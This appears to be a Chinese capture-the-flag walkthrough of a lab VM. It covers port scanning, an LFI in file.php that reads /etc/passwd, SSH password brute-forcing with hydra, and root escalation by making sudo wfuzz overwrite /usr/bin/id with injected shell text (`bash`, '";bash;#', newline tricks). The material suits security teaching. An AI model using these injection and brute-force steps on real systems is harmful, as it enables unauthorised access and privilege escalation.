信息收集

主机发现

```
┌──(root㉿xhh)-[~/Desktop]
└─# nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-11 11:32 CST
Nmap scan report for 192.168.56.1
Host is up (0.0014s latency).
MAC Address: 0A:00:27:00:00:41 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00026s latency).
MAC Address: 08:00:27:9B:1F:5D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.161
Host is up (0.0018s latency).
MAC Address: 08:00:27:76:AA:92 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.247
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.22 seconds
```

端口扫描


```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/111]
└─# nmap -p- 192.168.56.161
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-11 11:36 CST
Nmap scan report for 192.168.56.161
Host is up (0.00076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:76:AA:92 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
```

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/111]
└─# nmapnmap -sT -sC -sV -O -p1,22,80 192.168.56.161
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-11 11:38 CST
Nmap scan report for 192.168.56.161
Host is up (0.00090s latency).

PORT   STATE  SERVICE VERSION
1/tcp  closed tcpmux
22/tcp open   ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open   http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
```

```
|_http-title: Rockyou.txt -
\xE5\xAF\x86\xE7\xA0\x81\xE5\xAD\x97\xE5\x85\xB8\xE6\x96\x87\xE4\xBB\xB6\xE4\xBB
\x8B\xE7\xBB\x8D
MAC Address: 08:00:27:76:AA:92 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.16 seconds
```

Web -- 80端口

一个关于Rockyou.txt的介绍



目录枚举

枚举出一个file.php，结合80界面的介绍，可能是LFI读取一个用户名爆破22端口

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/111]
└─# dirsearch -u 192.168.56.161
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||  _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460
```

```
Output File: /root/Desktop/xhh/QQ/111/reports/_192.168.56.161/_26-01-11_11-42-20.txt

Target: http://192.168.56.161/

[11:42:20] Starting:
[11:42:24] 403 -  279B  - /.ht_wsr.txt
[11:42:24] 403 -  279B  - /.htaccess.bak1
[11:42:24] 403 -  279B  - /.htaccess.orig
[11:42:24] 403 -  279B  - /.htaccess.sample
[11:42:24] 403 -  279B  - /.htaccess.save
[11:42:24] 403 -  279B  - /.htaccess_orig
[11:42:24] 403 -  279B  - /.htaccess_sc
[11:42:24] 403 -  279B  - /.htaccess_extra
[11:42:24] 403 -  279B  - /.htaccessBAK
[11:42:24] 403 -  279B  - /.htaccessOLD2
[11:42:24] 403 -  279B  - /.htaccessOLD
[11:42:24] 403 -  279B  - /.htm
[11:42:24] 403 -  279B  - /.html
[11:42:24] 403 -  279B  - /.htpasswd_test
[11:42:24] 403 -  279B  - /.htpasswds
[11:42:24] 403 -  279B  - /.httr-oauth
[11:42:27] 403 -  279B  - /.php
[11:43:18] 200 -    0B  - /file.php
[11:44:04] 403 -  279B  - /server-status
[11:44:04] 403 -  279B  - /server-status/

Task Completed
```

枚举参数（/file.php）

发现存在file参数

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/111]
└─# wfuzz -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt -u http://192.168.56.161/file.php?FUZZ=/etc/passwd --hh 0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.56.161/file.php?FUZZ=/etc/passwd
Total requests: 56293

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000533:   200        26 L     38 W       1386 Ch     "file"
```

```
Total time: 0
Processed Requests: 56293
Filtered Requests: 56292
Requests/sec.: 0
```

获得一个用户名tao

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/111]
└─# curl http://192.168.56.161/file.php?file=/etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tao:x:1000:1000:,,,:/home/tao:/bin/bash
```

To -- tao

爆破tao密码

获得到用户tao的密码`rockyou`

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/111]
└─# hydra -l tao -P /rockyou.txt ssh://192.168.56.161 -Vv
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

(...)
[22][ssh] host: 192.168.56.161   login: tao   password: rockyou
[STATUS] attack finished for 192.168.56.161 (waiting for children to complete
tests)
1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 2 final worker threads did not complete
until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-11
16:07:12
```

登录上tao

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/111]
└─# ssh tao@192.168.56.161
tao@192.168.56.161's password:
Linux 111 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tao@111:~$ id
uid=1000(tao) gid=1000(tao) groups=1000(tao)
```

To -- root

查看sudo权限

```
tao@111:~$ sudo -l
Matching Defaults entries for tao on 111:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tao may run the following commands on 111:
    (ALL) NOPASSWD: /usr/bin/wfuzz
    (ALL) NOPASSWD: /usr/bin/id
```

读flag方案

```
tao@111:~$ sudo /usr/bin/wfuzz -w /root/root.txt -u 127.0.0.1/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload


=====================================================================

000000001:   404        9 L      31 W       271 Ch      "flag{root-
9bbd7af2a042a901b92dc203b3896621}"


Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

getshell方案

先查看wfuzz的帮助信息，寻找可以写文件的参数

```
tao@111:~$ sudo /usr/bin/wfuzz --help
(...)
        -f filename,printer       : Store results in the output file using the
specified printer (raw printer if omitted).
```

发现可以使用`-f`指定输入文件

方式一：换行符注入

- **Shell 的「空格分割参数」**：在命令行上使用工具时，一般会用一个参数中包含空格的情况，此时会用单/双引号去包裹这个参数，使工具将包裹的内容当一整个参数传入工具。
- **Shell 默认行为「逐行执行、单行失败不终止后续」**：默认情况下，命令是逐行解析、逐行执行的， 单行命令执行失败（返回非 0 退出码），不会中断 / 阻止后续行的执行，整个脚本会继续往下运行；只有主动开启 set -e 这类错误强校验选项，才会改变这个默认行为。
- **Linux 系统最经典的兼容性设计**：当 sudo/Shell 作为调用方，执行一个「有执行权限 (x) + 非 ELF 二进制 + 无 shebang (#!) 头」的文本文件时，底层调用 execve() 一定会返回 ENOEXEC (错误号 8)；此时调用方不会直接报错退出，而是会「优雅降级」，自动启动 /bin/sh 去解释执行这个文本文件，这是 Linux 的默认兜底行为。

所以提权思路：不闭合**右单引号** --> 换行输入bash，输出到/usr/bin/id文件中 --> 换行闭合右单引号，使其在单独一行 --> sudo执行/usr/bin/id，以root执行bash命令

```
tao@111:~$ sudo /usr/bin/wfuzz -w /root/root.txt -f /usr/bin/id -u
'http://127.0.0.1/FUZZ
> bash
> '
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
bash

Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload


=====================================================================

GET /flag{root-9bbd7af2a042a901b92dc203b3896621}
bash    #<----bash在单独一行
 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Wfuzz/3.1.0
Host: 127.0.0.1


 /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:88: UserWarning:Unhandled
exception: list index out of range

Total time: 0.004560
Processed Requests: 0
Filtered Requests: 0
Requests/sec.: 0.0
```

执行/usr/bin/id

```
tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
root@111:/home/tao# whoami
root    #<---root用户
root@111:/home/tao# exit
exit
/usr/bin/id: 4: /usr/bin/id: Total: not found
/usr/bin/id: 5: /usr/bin/id:
=====================================================================: not found
/usr/bin/id: 6: /usr/bin/id: ID: not found
/usr/bin/id: 7: /usr/bin/id:
=====================================================================: not found
/usr/bin/id: 9: /usr/bin/id: Total: not found
```

```
/usr/bin/id: 10: /usr/bin/id: Processed: not found
/usr/bin/id: 11: /usr/bin/id: Filtered: not found
/usr/bin/id: 12: /usr/bin/id: Requests/sec.:: not found
```

可以看到除bash外，有很多not found

方式二：垃圾堆方案

垃圾堆方案：在脏数据里找到可控点，尝试闭合、破坏原有结构（引号）达到命令注入，或者在不能闭合破坏原有结构下，找到 shell 特性利用点如命令替换

> 两种方案
>
> - 命令替换利用（shell展开阶段）
> - 双引号闭合利用（闭合原有结构）

命令替换利用

读flag时可知，引用的root.txt会被用双引号

所以在双引号中使用真正可以执行的命令

```
tao@111:~$ echo '`bash`' > bash
tao@111:~$ sudo /usr/bin/wfuzz -w bash -f /usr/bin/id -u http://127.0.0.1/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload


=====================================================================

000000001:   404        9 L      31 W       271 Ch      "`bash`"



Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
/usr/bin/id: 2: /usr/bin/id: Total: not found
/usr/bin/id: 3: /usr/bin/id:
=====================================================================: not found
/usr/bin/id: 4: /usr/bin/id: ID: not found
/usr/bin/id: 5: /usr/bin/id:
=====================================================================: not found
```

```
root@111:/home/tao# whoami > root   #<---获得rootshell
root@111:/home/tao# exit
exit
/usr/bin/id: 6: /usr/bin/id: 00001:: not found
/usr/bin/id: 8: /usr/bin/id: Total: not found
/usr/bin/id: 9: /usr/bin/id: Processed: not found
/usr/bin/id: 10: /usr/bin/id: Filtered: not found
/usr/bin/id: 11: /usr/bin/id: Requests/sec.:: not found
```

> - 在写入反引号使，双引号会优先解析反引号
>
> **单引号 → 强引用 / 纯文本模式【完全不解析】**
>
> 单引号内部的**所有字符**，无论是什么，全部都会变成**普通的纯文本字符**，Shell**不会做任何语法解析**，**所见即所得。**
>
> 核心：单引号的作用 = **把内部所有内容「原封不动」输出，屏蔽一切 Shell 语法特性**
>
> **双引号 → 弱引用 / 插值模式【选择性解析】**
>
> 双引号内部，会**保留 Shell 的部分核心解析能力**，其中就包含：**命令替换 (``/$()`)**、**变量解析 ($var)**；同时，双引号也会屏蔽空格的分隔作用、屏蔽通配符 (*?) 的匹配作用；
>
> 核心：双引号的作用 = **保留「变量 / 命令替换」的动态解析，屏蔽其他无意义的特殊字符**

双引号闭合利用

```
tao@111:~$ echo '";bash;#' > bash
tao@111:~$ sudo /usr/bin/wfuzz -w bash -f /usr/bin/id -u http://127.0.0.1/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload


=====================================================================

000000001:   404        9 L      31 W       271 Ch      "";bash;#"



Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0

tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
/usr/bin/id: 2: /usr/bin/id: Total: not found
```

```
/usr/bin/id: 3: /usr/bin/id:
========================================================================: not found
/usr/bin/id: 4: /usr/bin/id: ID: not found
/usr/bin/id: 5: /usr/bin/id:
========================================================================: not found
/usr/bin/id: 6: /usr/bin/id: 00001:: not found
root@111:/home/tao# whoami
root    #<---获得rootshell
root@111:/home/tao# exit
exit
/usr/bin/id: 8: /usr/bin/id: Total: not found
/usr/bin/id: 9: /usr/bin/id: Processed: not found
/usr/bin/id: 10: /usr/bin/id: Filtered: not found
/usr/bin/id: 11: /usr/bin/id: Requests/sec.:: not found
```

方案三：路径解析方案

当命令行中出现`/`时，shell会将`/`当作路径去识别

基于当前环境的id可控可以作为执行恶意程序的跳板，且url一定有`/`，shell会降级逐行使用sh执行文本（如下方的test/hi示例）

```
#示例
tao@111:~$ mkdir test
tao@111:~$ echo 'echo "hello world"' > test/hi
tao@111:~$ chmod +x test/hi
tao@111:~$ test/hi
hello world
```

查看`-f`保存文件什么样子

```
tao@111:~$ cat test.txt
Target: http://127.0.0.1/FUZZ   #<---利用点1
Total requests: 1
========================================================================
ID    Response   Lines      Word         Chars          Request
========================================================================
00001:  C=404      9 L         31 W          271 Ch        "flag{user-
21747e1ca09bfcc4f2551263db0f3dff}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0    #<---利用点2
```

显然利用点2比利用点1容易，利用点1有垃圾数据

```
tao@111:~$ mkdir Requests
tao@111:~$ echo 'bash' > Requests/'sec.:'
tao@111:~$ chmod +x Requests/'sec.:'
tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
/usr/bin/id: 2: /usr/bin/id: Total: not found
```

```
/usr/bin/id: 3: /usr/bin/id:
==========================================================================: not found
/usr/bin/id: 4: /usr/bin/id: ID: not found
/usr/bin/id: 5: /usr/bin/id:
==========================================================================: not found
/usr/bin/id: 6: /usr/bin/id: 00001:: not found
root@111:/home/tao# whoami
root
root@111:/home/tao# exit
exit
```

getshell的方案均参考于群上大佬，学到了学到了

user.txt && root.txt

```
root@111:/home/tao# cat user.txt && cat /root/root.txt
flag{user-21747e1ca09bfcc4f2551263db0f3dff}
flag{root-9bbd7af2a042a901b92dc203b3896621}
```